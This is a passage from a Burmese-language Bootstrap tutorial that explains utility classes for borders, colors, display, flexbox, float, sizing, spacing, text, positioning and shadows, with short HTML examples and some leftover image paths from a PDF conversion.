    <div class="container bg-light">
        <div class="bg-light" style="height: 400px"></div>
    </div>

</main>

<section class="container py-5">
    <div class="row g-5">

        <div class="col-12 col-md-6 col-lg-3">
            <div class="bg-secondary" style="height: 200px"></div>
        </div>

        <div class="col-12 col-md-6 col-lg-3">
            <div class="bg-secondary" style="height: 200px"></div>
        </div>

        <div class="col-12 col-md-6 col-lg-3">
            <div class="bg-secondary" style="height: 200px"></div>
        </div>

        <div class="col-12 col-md-6 col-lg-3">
            <div class="bg-secondary" style="height: 200px"></div>
        </div>

    </div>
</section>

<footer class="container">


    <div class="border-top border-top-2 py-5 text-center text-muted">
        © Copyright 2020
    </div>

</footer>
```

တစ်ချို့သတိပြုသင့်တဲ့ လုပ်ဆောင်ချက်တွေအကြောင်း ပြောပြပါမယ်။ py-5 ဆိုတဲ့ Class ၏ Padding Top/Bottom အတွက်ပါ။ Padding Left/Right အတွက်လိုချင်ရင်တော့ px- ကိုသုံးနိုင်ပါတယ်။ g-5 Class မှာပါတဲ့ g ရဲ့ အဓိပ္ပာယ်က Gutter ဖြစ်ပါတယ်။ Column တစ်ခုနဲ့တစ်ခုကြား အကွာအဝေးပါ။ 5 က အမြင့်ဆုံးဖြစ်ပြီး 1, 2, 3, 4 တန်ဖိုးတွေ ပြောင်းစမ်းကြည့်နိုင်ပါတယ်။ border Class တွေကတော့

အထူးပြောစရာ မလိုပါဘူး။ Class အမည်မှာ အမိပါယ်ပေါ်နေပါပြီ။ `text-muted` ကတေသာ စာတွေကို နည်းနည်းမိန့်ပြီး ပြစ်ဖြစ်ပါတယ်။ ဒီလိုအသုံးဝင်တဲ့ Utility Class တွေအကြောင်းကို နောက်တစ်ခန်းမှာ သီးခြားထပ်လေ့လာကြပါ့်းမယ်။

ကျွန်ုတဲ့ လုပ်ဆောင်ချက်တွေအကြောင်းကိုတော့ ရေးထားတဲ့ကုဒ်ကို သေချာဖတ်ပြီးတော့ပဲ လေ့လာကြည့်လိုက်ပါ။ စမ်းကြည့်လိုက်ရင် ရမယ့်ရလဒ်ကတော့ အခုလိုဖြစ်မှာပါ။



ဒါဟာ အတွေ့ရများတဲ့ ဝဘ်ဆိုက် Layout ပုံစံတစ်ခုပါပဲ။ Responsive Layout Class တွေလည်း တစ်ခါတဲ့ ထည့်ရေးပြီးသားမို့လို့ Screen ကို ချုံချုံပြီး အမျိုးမျိုးစမ်းကြည့်နိုင်ပါတယ်။ Layout က သင့်တော်အောင် အလိုအလျောက် ပြောင်းပြီး ပြပေးတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီ Layout ထဲမှာ Carousel တွေ Navbar တွေ Card တွေ သူ့နေရာနဲ့သူ အစားထိုး ထည့်ပေးလိုက်ရင် လက်တွေ့ အသုံးချုံ ဝဘ်ဆိုက် Template တစ်ခု ဖြစ်သွားနိုင်ပါတယ်။ စမ်းသပ် ထည့်သွင်း ကြည့်ဖို့တိုက်တွေ့န်းပါတယ်။

အခန်း (၇) – Bootstrap Utility Classes

Bootstrap ကပေးထားတဲ့ Components တွေ Layouts လုပ်ဆောင်ချက်တွေဟာ အတော်လုံးပြည့်စုံပေမယ့် လက်တွေ့မှာ ကိုယ့်လိုအပ်ချက်နဲ့ ကိုက်ညီအောင် ဖြည့်စွက်ရတာတွေ၊ ပြင်ဆင်ရတာတွေ ရှိပါတယ်။ အဲဒီလို ဖြည့်စွက်ပြင်ဆင်ရတာတွေ လုပ်တဲ့အခါ CSS တွေအမြတ်စီမံချက်များ၊ လိုအပ်လေ့ရှိတဲ့ လုပ်ဆောင်ချက်တွေအတွက် Bootstrap က ကြိုရေးပေးထားတဲ့ Utility Classes တွေ ရှိကြပါတယ်။ အဲဒီ Class တွေအကြောင်းကို စုစုပေါင်းမြို့တော့ ဖော်ပြချင်ပါတယ်။

Borders

Border Utility Classes တစ်ချို့ကို ရှေ့ပိုင်းနမူနာတွေမှာလည်း သုံးဖြစ်ခဲ့ပါတယ်။ Element တွေ Component တွေမှာ Border ထည့်သွင်းဖို့လိုရင် Bootstrap ရဲ့ border Class ကိုသုံးနိုင်ပါတယ်။ border-top, border-left စသဖြင့် တစ်ဘက်ချင်းစီလည်း ထည့်သွင်းလိုရပါတယ်။ Card တို့ List Group တို့လို Border ရှိပြီးသား Component တွေအတွက် Border ရဲ့ အရောင်ကိုပြောင်းချင်ရင် တော့ border-{color} Classes တွေကို သုံးနိုင်ပါတယ်။

HTML

```
<p class="border border-primary">
    Some Content
</p>
```

ပေးထားတဲ့နမူနာက <p> Element မှာ Border ထည့်လိုက်ပြီး အဲဒီ Border ရဲ့အရောင်ကို primary လို သတ်မှတ်ပေးလိုက်တာပါ။ ဒီနည်းနဲ့ မည်သည့် Element မှာမဆို Border တွေ ထည့်သွင်းနိုင်ပါတယ်။ Border ရဲ့ Size တွေ Radius တွေလည်း သတ်မှတ်လိုရပါသေးတယ်။ ဒီလိုပါ -

HTML

```
<p class="border
    border-2
    border-primary
    rounded
    p-2">Some Content</p>
```

border-2 နဲ့ Size ကို သတ်မှတ်ပေးထားပါတယ်။ 2 အစား 5 ထိပေးလို့ရပါတယ်။ rounded နဲ့ Border Radius ထည့်ထားပါတယ်။ rounded-circle နဲ့ rounded-pill လည်းရှိပါသေးတယ်။ ဘာကွာလဲ သိရဖို့အတွက် ကိုယ်တိုင်သာရေးထည့်ပြီး စမ်းကြည့်လိုက်ပါ။ Border ပါနေပြီး မလိုချင်လို့ ဖြန့်ဖြတ်ချင်ရင်လည်း border-0 နဲ့ ပြန့်ဖြတ်နိုင်ပါတယ်။ border-top-0, border-left-0 စသည်ဖြင့်လည်း ရှိပါသေးတယ်။ တစ်ခုချင်းလိုက်မှတ်နေရင် မှတ်စရာတွေ များပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်လို့ သဘောသဘာဝ သိသွားရင် ပိုမှတ်လိုကောင်းပါတယ်။

Color

Color Classes တွေကိုလည်း ရှေ့ပိုင်းနမူနာတွေမှာ သုံးခဲ့ကြပြီးဖြစ်ပါတယ်။ အထူးသဖြင့် background နဲ့ text အတွက် အရောင်တွေသတ်မှတ်လိုရင် သုံးရတာပါ။ text-primary, text-success, bg-info, bg-warning စသဖြင့် လိုအပ်တဲ့ နေရာတိုင်းမှာ သတ်မှတ်နိုင်ပါတယ်။ ကျွန်ုန်းများတဲ့ အသုံးဝင်တာလေးတစ်ချို့ ထည့်ပြောချင်ပါတယ်။

- text-muted
- text-black-50
- text-white-50
- bg-white
- bg-transparent

text-muted ကိုတော့ ပြီးခဲ့တဲ့ နမူနာတစ်ခုမှာ ထည့်သုံးပေးခဲ့ပါတယ်။ စာကို နည်းနည်း မိန့်ပြီးပြမှာပါ။ text-black-50 နဲ့ text-white-50 ကလည်း အလားတူပဲ၊ နည်းနည်းစီ အရောင်မြိုင်ထားပေးတဲ့ စာတွေကို လိုချင်တဲ့အခါ သုံးနိုင်ပါတယ်။ bg-transparent ကိုတော့ မူလက Background အရောင်ပါနေတဲ့ Component တစ်ခုမှာ Background အရောင် ပြန့်ဖြတ်ချင်တဲ့အခါ သုံးနိုင်ပါတယ်။

ထူးခြားချက်အနေး `bg-gradient` ဆိုတာလည်း ရှိပါသေးတယ်။ ဒီလိုလေးစမ်းကြည့်လိုက်ပါ –

HTML

```
<p class="bg-danger
        text-white
        bg-gradient
        p-2">Some Content</p>
```

Background အရောင်ကို ပုံသေတစ်ရောင်ထဲ မဟုတ်ဘဲ Gradient ပုံစံ ရောင်ပြေးလေးနဲ့ ပြပေးမှာပါ။

Display

Element တွေရဲ့ Display Type ကို `d-` နဲ့စတဲ့ Class နဲ့ပြောင်းနိုင်ပါတယ်။ `d-block`, `d-inline`, `d-none` စသည်ဖြင့်ပါ။ ဒီနေရာမှာ ပိုအရေးကြီးတာက Responsive Size တွေဖြစ်ပါတယ်။ အလယ်မှာ Responsive Size Class တွေထည့်ပြီး Screen Size အလိုက် Display Type ကိုပြောင်းနိုင်ပါတယ်။ ဒီလိုပါ

HTML

```
<p class="d-none d-md-block">Some Content</p>
```

`d-none` လိုပြောထားတဲ့အတွက် Default မှာ ပျောက်နေပါလိမ့်မယ်။ ဒါပေမယ့် `d-md-block` လိုပြောထားတဲ့အတွက် Medium Device တွေမှာ ပေါ်လာမှာဖြစ်ပါတယ်။ ဒါကြောင့် Screen သေးရင် ပျောက်သွားပြီး Screen ကြီးမှ ပေါ်လာတဲ့ လုပ်ဆောင်ချက်ကို ရရှိမှာ ဖြစ်ပါတယ်။ `md` အစား `sm`, `lg`, `xl`, `xxl` စသဖြင့် တွေ့ခြား Size Class တွေကို လိုအပ်သလို အသုံးပြုနိုင်ပါတယ်။

တော်တော် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ပါ။ Responsive Web Design တွေလုပ်တဲ့အခါ Screen Size ပေါ်မှုတည်ပြီး Element တွေကို ပြသနဲ့အချိန်မှုပြတယ်၊ မပြသနဲ့ရင် ဖျောက်ထားတယ်ဆိုတာဟာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တစ်ခု ဖြစ်ပါတယ်။

Flexbox

CSS Flexbox အကြောင်းကို လိုရင်းလေးတွေ ရွေးထုတ်ပြောနေလိုသာပါ၊ တစ်ကယ်တော့ အတော်လေး ကျယ်ပြန်တဲ့ အကြောင်းအရာ တစ်ခု ဖြစ်ပါတယ်။ အခုလည်း Bootstrap က ပေးထားတဲ့ အရေးကြီးတဲ့ လုပ်ဆောင်ချက်လေးတစ်ချို့ကို ရွေးထုတ်ပေးချင်ပါတယ်။

Element တစ်ခုကို Flexbox ဖြစ်စေချင်ရင် `d-flex` Class ကိုသုံးနိုင်ပါတယ်။ အဲဒီ Flexbox ထဲက Element တွေကို စီမံဖို့အတွက် Flex Utility Class ပေါင်း (၆၀) ကျော်ထိ ရှိနေပါတယ်။ အကုန်သာမှတ်ရင် မလွယ်ပါဘူး။ (၃) ခုပဲ ရွေးမှတ်စေချင်ပါတယ်။

- `flex-row`
- `flex-column`
- `flex-fill`

`flex-row` က Element တွေကို ဘေးတိက်စီပြီး ညီအောင်ပြပေးတဲ့ လုပ်ဆောင်ချက်ပါ။ Default Value ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် ကိုယ့်ဘာသာ ပေးစရာမလိုပါဘူး။ `flex-column` ကတော့ အပေါ်အောက် စီပြပေးမှာပါ။ အဲဒီနှစ်ခုကို Responsive Size Class တွေနဲ့ တွဲသုံးရင် အသုံးဝင်ပါတယ်။ ဒီလိုပါ -

HTML

```
<div class="d-flex flex-column flex-md-row">
  <div class="bg-primary p-5"></div>
  <div class="bg-danger p-5 flex-fill"></div>
  <div class="bg-success p-5"></div>
</div>
```

နမူနာအရ `flex-column` လိုပေးထားတဲ့အတွက် Default အနေနဲ့ အပေါ်အောက်စီပြီး ပြမှာပါ။ ပြီးတော့မှ `flex-md-row` လိုပြောထားတဲ့အတွက် Medium Device Size ဖြစ်လာတဲ့အခါ ဘေးတိက်စီပြီးတော့ ပြမှာပါ။ ဒါကြောင့် Screen Size ပြောင်းရင် Layout လိုက်ပြောင်းတဲ့ လုပ်ဆောင်ချက်ကို ရသွားပါတယ်။ ထုံးစံအတိုင်း `md` အစား တွေား Size Class တွေကို လိုအပ်သလို အစားထိုးပြီး သုံးနိုင်ပါတယ်။ `flex-fill` ကတော့ "ဘေးတိုက်" နေရာလွတ်ကျန်သလောက် အကုန်အပြည့် နေရာယူစေချင်တဲ့ Element တွေမှာ သတ်မှတ်ပေးနိုင်ပါတယ်။ ဒါကြောင့် ကျန်တဲ့ Element တွေကို ရှိသလောက်ပဲပြုပြီး `flex-fill` ပါတဲ့ Element ကို အပြည့်နေရာယူ ပြပေးမှာပါ။

Float

Float CSS Property ဟာ တော်တော်လေးအရေးကြီးတဲ့ Property ဖြစ်ခဲ့ပါတယ်။ အရင်က Flexbox လုပ်ဆောင်ချက် CSS မှာမရှိလို့ Float Property တွေကိုသုံးပြီး Layout တွေကို ဖန်တီးခဲ့ကြရပါတယ်။ အခုတော့ Layout အတွက် Float ကို အားကိုးဖို့ မလိုအပ်တော့ပါဘူး။ ဒါပေမယ့် Float လုပ်ဆောင်ချက် အသုံးဝင်တဲ့နေရာတွေ ရှိပါသေးတယ်။ တစ်ချို့ Element တွေ ဘယ်ဘက်ကပ်ပြီး ပြစ်ချင်ရင် float-start ကိုသုံးနိုင်ပါတယ်။ ညာဘက်ကပ်ပြီး ပြစ်ချင်ရင် float-end ကို သုံးနိုင်ပါတယ်။ သူ့ကိုလည်း Size Class နဲ့ တွဲသုံးနိုင်တဲ့အတွက် အသုံးဝင်တာပါ။ ဒီလိုပါ -

HTML

```
<div class="bg-warning p-4 clearfix">
  <h1 class="float-md-start">Some Title</h1>
  <h2 class="float-md-end">Some sub-title</h2>
</div>
```

နမူနာအရ ပုံမှန်ဆိုရင် <h1> နဲ့ <h2> ကို အပေါ်အောက်ဆင့်ပြီး ပြမာဖြစ်ပေမယ့်၊ Medium Size ကိုရောက်လာတဲ့အခါ <h1> ကို ဘယ်ဘက်ကပ်ပြမာဖြစ်ပါတယ်။ <h2> ကိုတော့ ညာဘက်ကပ်ပြမာပါ။ ဒီလို Float ကိုသုံးပြီး ဘယ်ညာ ကပ်တဲ့အခါ ပင်မ Element မှာ clearfix လိုပေါ်တဲ့ လုပ်ဆောင်ချက် ပါဖို့လိုတာကို သတိပြုပါ။ ဒါကိုပြည့်စုံအောင် ရှင်းရရင် တော်တော်ရှည်ပါလိမ့်မယ်။ ဒါကြောင့် တိုတိနဲ့လိုရင်းလေးပဲ ပြောချင်ပါတယ်။ float Class တွေနဲ့ Element တွေကို ဘယ်ညာကပ်လို့ရတယ်။ ဒီလိုကပ်လိုက်လို့ ပင်မ Element ရဲ့ ဖော်ပြပုံမှန်တော့ရင် clearfix ထည့်ပေးရတယ်လို့သာ မှတ်ထားပါ။

Width & Height

Width တွေ Height တွေနဲ့ပက်သက်တဲ့ Class တွေကတော့ Percentage ကိုပဲအခြေခံပြီး အလုပ်လုပ်လို သိပ်မပြည့်စုံဘူး။ ကိုယ့်ဘာသာ နည်းနည်းတော့ ထပ်ရေးပေးရတယ်။ ဒီနမူနာကို ကြည့်ပါ -

HTML

```
<div style="height: 300px" class="bg-dark p-2">
  <div class="h-50 w-50 bg-light"></div>
</div>
```

h-50 ဆိုတာ height: 50% ကိုပြောတာပါ။ အလုပ်လုပ်ပါတယ်။ w-50 ဆိုတာ width: 50% ကိုပြောတာပါ။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် အဲဒီလို အလုပ်လုပ်ဖို့အတွက် ပင်မ Element မှာ height: 300px ကို ကိုယ့်ဘာသာပေးထားရပါတယ်။ အဲဒီ height ကို အခြေခံပြီး အထဲက Element တွေက အလုပ်လုပ်တာနှင့်လို မပါရင် အဆင်မပြေပါဘူး။

ပြီးတဲ့အခါ 25%, 50%, 75%, 100% ဆိုပြီး လေးမျိုးပဲ ရှိပါတယ်။ ဒါကြောင့် h-25, h-50, h-75 နဲ့ h-100 တို့ကိုပဲ သုံးလို့ရမှာပါ။ တခြားတန်ဖိုးတွေ မရှိပါဘူး။ w- လည်းအတူတူပါပဲ။ h-auto နဲ့ w-auto တော့ ရှိပါတယ်။ အဲဒါက ပေးထားတဲ့ Width တွေHeight တွေကို လိုအပ်လို ပြန်ဖြုတ်ချင်တဲ့ အခါမျိုးမှာ အသုံးဝင်နိုင်ပါတယ်။

Margin & Padding

Margin တွေ Padding တွေနဲ့ပက်သက်တဲ့ Utility Classes တွေကိုတော့ ရှေ့နမူနာတွေမှာလည်း တွေ့ခဲ့ကြပြီးသားပါ။ 1, 2, 3, 4, 5 ဆိုပြီး Size က (၅) မျိုးရှိပါတယ်။ Margin အတွက် m- နဲ့စပြီး Padding အတွက် p- နဲ့စပါတယ်။ Top, Right, Bottom, Left တစ်ဘက်စီလည်းပေးလို့ရပါတယ်။

- mt-{size} (Margin Top)
- me-{size} (Margin End or Right)
- mb-{size} (Margin Bottom)
- ms-{size} (Margin Start or Left)
- my-{size} (Margin Top/Bottom)
- mx-{size} (Margin Left/Right)

Padding အတွက်လည်း အတူတူပါပဲ။ m- အစား p- နဲ့စတာပဲ ကွာသွားမှာပါ။ Size အတွက် auto လည်းရှိပါသေးတယ်။ margin: auto လုပ်ဆောင်ချက်မျိုးကို လိုချင်ရင် သုံးနိုင်ပါတယ်။ 0 လည်းရှိပါသေးတယ် m-0 p-0 ဆိုရင် Margin တွေ Padding တွေ အကုန်ဖြုတ်ပေးလိုက်မှာပါ။

Text

Text နဲ့ ပက်သက်တဲ့ Class တွေကတော့ Alignment တို့ Formatting တို့အတွက် အစုရိပါတယ်။ Left, Right, Center, Justify စတဲ့ Alignment လုပ်ငန်းတွေအတွက် text-start, text-end, text-center, text-justify စသဖြင့် ကုန်သုံးလိုပါတယ်။ ဥပမာ -

HTML

```
<h1 class="text-center">Centered Title</h1>
```

နမူနာအစာ ခေါင်းစီးအတွက်စာကိုအလယ်မှာ Align လုပ်ပြီး ပြပေးမှာပါ။ Responsive Class တွေနဲ့ တဲ့ပြီး သုံးနိုင်တဲ့အတွက် ပိုပြီးတော့ အသုံးဝင်နိုင်ပါသေးတယ်။ ဒီလိုပါ -

HTML

```
<h1 class="text-center text-md-start">Centered Title</h1>
```

နမူနာအရ Default အနေနဲ့ Center Align ထားပြီးပြပေမယ့် Medium Screen Size ဖြစ်သွားပြီးဆိုရင် Left Align နဲ့ပြောင်းပြီး ပြပေးသွားမှာဖြစ်ပါတယ်။ Bold, Italic, Underline, Strike-through စတဲ့ Formatting လုပ်ငန်းတွေအတွက် ဒီလို Class တွေရှိပါတယ်။

- fw-bold
- fw-bolder
- fw-normal
- fw-light
- fw-lighter
- fst-italic
- fst-normal
- text-decoration-underline
- text-decoration-line-through
- text-decoration-none

ဒါတွေကိုတော့ တစ်ခုချင်းရှင်းပြဖို့ မလိုအပ်ဘူးလိုထင်ပါတယ်။ Class အမည်မှာ သူအဓိပ္ပာယ်နဲ့သူ ပေါ်လွင်ပြီးဖြစ်နေလိုပါ။

စာကြောင်းတွေရဲအပေါ်အောက် အစိတ်အကြ Line Height နဲ့ပက်သက်ပြီး (၃) မျိုးမှတ်သင့်ပါတယ်။

- lh-sm
- lh-base
- lh-lg

lh-base က မူလပမာဏအတိုင်းဖြစ်ပြီး lh-sm ဆိုရင် Line Height ကျဉ်းသွားလို စာကြောင်းတွေ နည်းနည်းပိုကပ်သွားမှာပါ။ lh-lg ဆိုရင်တော့ Line Height ကျယ်သွားလို စာကြောင်းတွေတစ်ခုနဲ့တစ်ခု ပိုပြီး ကဲသွားမှာပဲဖြစ်ပါတယ်။ လိုရမယ်ရထည့်ပေးထားတာပါ။ Bootstrap ကပေးထားတဲ့ Line Height က အများအားဖြင့် အဆင်ပြေပါတယ်။ မြန်မာစာလို စာမျိုးတွေတော့ သုံးထားတဲ့ ဖွန့်ပေါ်မှတည်ပြီး ရုပ်နှစ်ရုံးကို Line Height လေးချွေပေးထားမှ ဖတ်ရတာအဆင်ပြေတာမျိုး ဖြစ်တတ်ပါတယ်။ အဲဒီလို လိုအပ်လာရင် lh-lg Class ကို သုံးနိုင်ပါတယ်။

Position

Absolute, Relative, Fixed စတဲ့ Position နဲ့ပက်သက်တဲ့ Class တွေလည်းရှိပါတယ်။ position-absolute, position-fixed, position-relative ဆိုတဲ့ (၃) မျိုးကို မှတ်ထားသင့်ပါတယ်။ Position တွေရဲ သဘောသဘာဝကို CSS အခန်းမှာ ပြောခဲ့ပြီးသားပါ။ Position ပေးထားပြီးနောက် Element ရဲ ဖော်ပြုပုံတည်နေရာ သတ်မှတ်ဖို့အတွက် left, right, bottom, top စတဲ့ Property တွေနဲ့ CSS မှာ တွဲသုံးရသလိုပဲ Bootstrap မှာ တွဲသုံးပေးရမှာပါ။ Bootstrap မှာတော့ start, end, bottom, top ဖြစ်သွားပါတယ်။ ဥပမာ -

HTML

```
<div class="position-relative bg-dark" style="height: 200px">
    <div class="position-absolute
        bg-light top-50 start-50
        w-25 h-25"></div>
</div>
```

နမူနာအရ ပင်မ Element မှာ position-relative လိုသတ်မှတ်ပေးထားပြီး အတွင်းထဲက Element မှာ position-absolute လိုသတ်မှတ်ထားပါတယ်။ top-50 ဆိုတာ top: 50% ဆိုတဲ့ သဘောမျိုးပါ။ start-50 ကတော့ left: 50% ဆိုတဲ့သဘောမျိုးပါ။ ဒါကြောင့် အတွင်းထဲက

Element က အလယ်မှာ ရောက်နေရမှာပါ။ အလယ်တည့်တည့်တော့ ရောက်မှာ မဟုတ်ပါဘူး။ အလယ်တည့်တည့်ရောက်ချင်ရင် start က 50% ဖြစ်လို့မရပါဘူး။ start က (50% - Element Width / 2) ဖြစ်ရမှာပါ။ top လည်းအတူတူပါပဲ။ ဒီပြဿနာက Position မှာ တွေ့ရနေကြ ပြဿနာဖြစ်ပါတယ်။ ဒါကို Bootstrap က translate-middle ဆိုတဲ့ Class နဲ့ဖြေရှင်းပေးထားပါတယ်။ ဒီလို့ရေးရမှာပါ။

HTML

```
<div class="position-relative bg-dark" style="height: 200px">
    <div class="position-absolute
        bg-light top-50 start-50
        w-25 h-25
        translate-middle"></div>
</div>
```

ဒီတော့မှ တစ်ကယ့်အလယ်တည့်တည့်ကို ရောက်မှာဖြစ်ပါတယ်။ ဘာကိုပြောတာလဲ သိပ်မရှင်းရင် လက်တွေ့ချရေးပြီး နှစ်ခုနှင့်ယူဉ် စမ်းသပ်ကြည့်သင့်ပါတယ်။ ဒီလိုပါ -




top-50, start-50 ပေးထားတာချင်းအတူတူ ပထမတစ်ခုက အလယ်တည့်တည့်မရောက်ဘဲ နောက်တစ်ခုက အလယ်တည့်တည့် ရောက်တယ်ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါတော်တော် အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တစ်ခုပါ။ ပိုပြီးစိတ်ဝင်စားဖို့ကောင်းတာလေး စမ်းကြည့်ချင်ရင် ဒီကုဒ်ကို စမ်းကြည့်နိုင်ပါတယ်။

HTML

```
<button class="btn btn-primary position-relative">
    Goto User List
    <span class="badge bg-danger position-absolute top-0 start-100 translate-middle rounded-pill">20</span>
</button>
```

bth ထဲမှာ badge တစ်ခုရှိပြီး position-absolute နဲ့ translate-middle ကိုတွဲသုံးထားလို့ Notification စနစ်တွေမှာ တွေ့နေကြပုံစံအတိုင်း နိုတီအရေအတွက်က Button ရဲ့ ထိပ်ဖျားမှာ ချိတ်နေတဲ့ ပုံစံကို ရရှိမှာဖြစ်ပါတယ်။



ပေးထားတဲ့ နမူနာမှာ (၃) မျိုးရေးပြထားပါတယ်။ ပထမတစ်ခုက ရိုးရိုးပါပဲ။ bth ထဲမှာ badge တစ်ခု ရှိနေပါတယ်။ ဒုတိယတစ်ခုမှာတော့ badge မှာ position-absolute ပြစ်သွားပြီး start-100 လိုပြောလိုက်တဲ့ အတွက် ကျော်ထွက် သွားတာကို တွေ့ရနိုင် ပါတယ်။ တတိယတစ်ခု ကျတော့မှ translate-middle ပါသွားလို့ ထိပ်ဖျားလေးမှာ ချိတ်နေတဲ့ပုံစံလေး ရသွားတာကို တွေ့ရမှာပါ။

Shadow

Element တွေအတွက် အရိပ်ကျနေစဲပဲဖံ့ဌံ Drop Shadow တွေထည့်ချင်ရင် ထည့်လိုက်အောင်လည်း ပေးထားပါသေးတယ်။ သူလည်းအသုံးဝင်ပါတယ်။ သုံးရတာလည်း လွယ်ပါတယ်။ shadow Class ကို သုံးပေးလိုက်ယုံပါပဲ။ shadow-sm နဲ့ shadow-lg ဆိုပြီး မူကွဲ (၂) မျိုးရှိပါတယ်။


HTML

```
<div class="border p-4 mb-4 bg-light shadow-sm">
    Some Content
</div>


<div class="border p-4 mb-4 bg-light shadow">
    Some Content
</div>

<div class="border p-4 mb-4 bg-light shadow-lg">
    Some Content
</div>
```

shadow-sm က အရိပ်ကို ပါးပါးလေး မသိမသာထည့်ပေးလိုက်မှာ။ shadow-lg ကတော့ အရိပ်ကို တော်တော်ကြီးကြီး ထည့်ပေးမှာပါ။ ဒီလိုပါ -



```
1▼ <div class="border p-4 mb-4 bg-light shadow-sm">
2    Some Content
3 </div>
4
5▼ <div class="border p-4 mb-4 bg-light shadow">
6    Some Content
7 </div>
8
9▼ <div class="border p-4 mb-4 bg-light shadow-lg">
10   Some Content
11 </div>
12
```



• CSS
• JS

ဒီလောက်ဆိုရင် တော်တော်လေးစုံသွားပါပြီ။ နောက်ထပ်အခန်းတစ်ခန်းနဲ့ နူးနှုန်းများတဲ့ Admin Dashboard UI လေးတစ်ခုကို Bootstrap နဲ့လုပ်ကြည့်ကြည့်မှုပါ။ အဲဒီအခါမှာ ဒီ Utility Class တွေကို လက်တွေ့အသုံးချုပုံ နူးနှုန်းတွေ ထပ်ပါလာပါလိမ့်မယ်။

Admin Dashboard နဲ့နာလုပ်မကည့်ခင် Icon တွေအကြောင်း ပြောဖို့ ကျန်နေသေးလို့ နောက်တစ်ခန်းမှာ Icon တွေအကြောင်း ဆက်ကြည့်ကြပါမယ်။

အခန်း (၈) – Icons

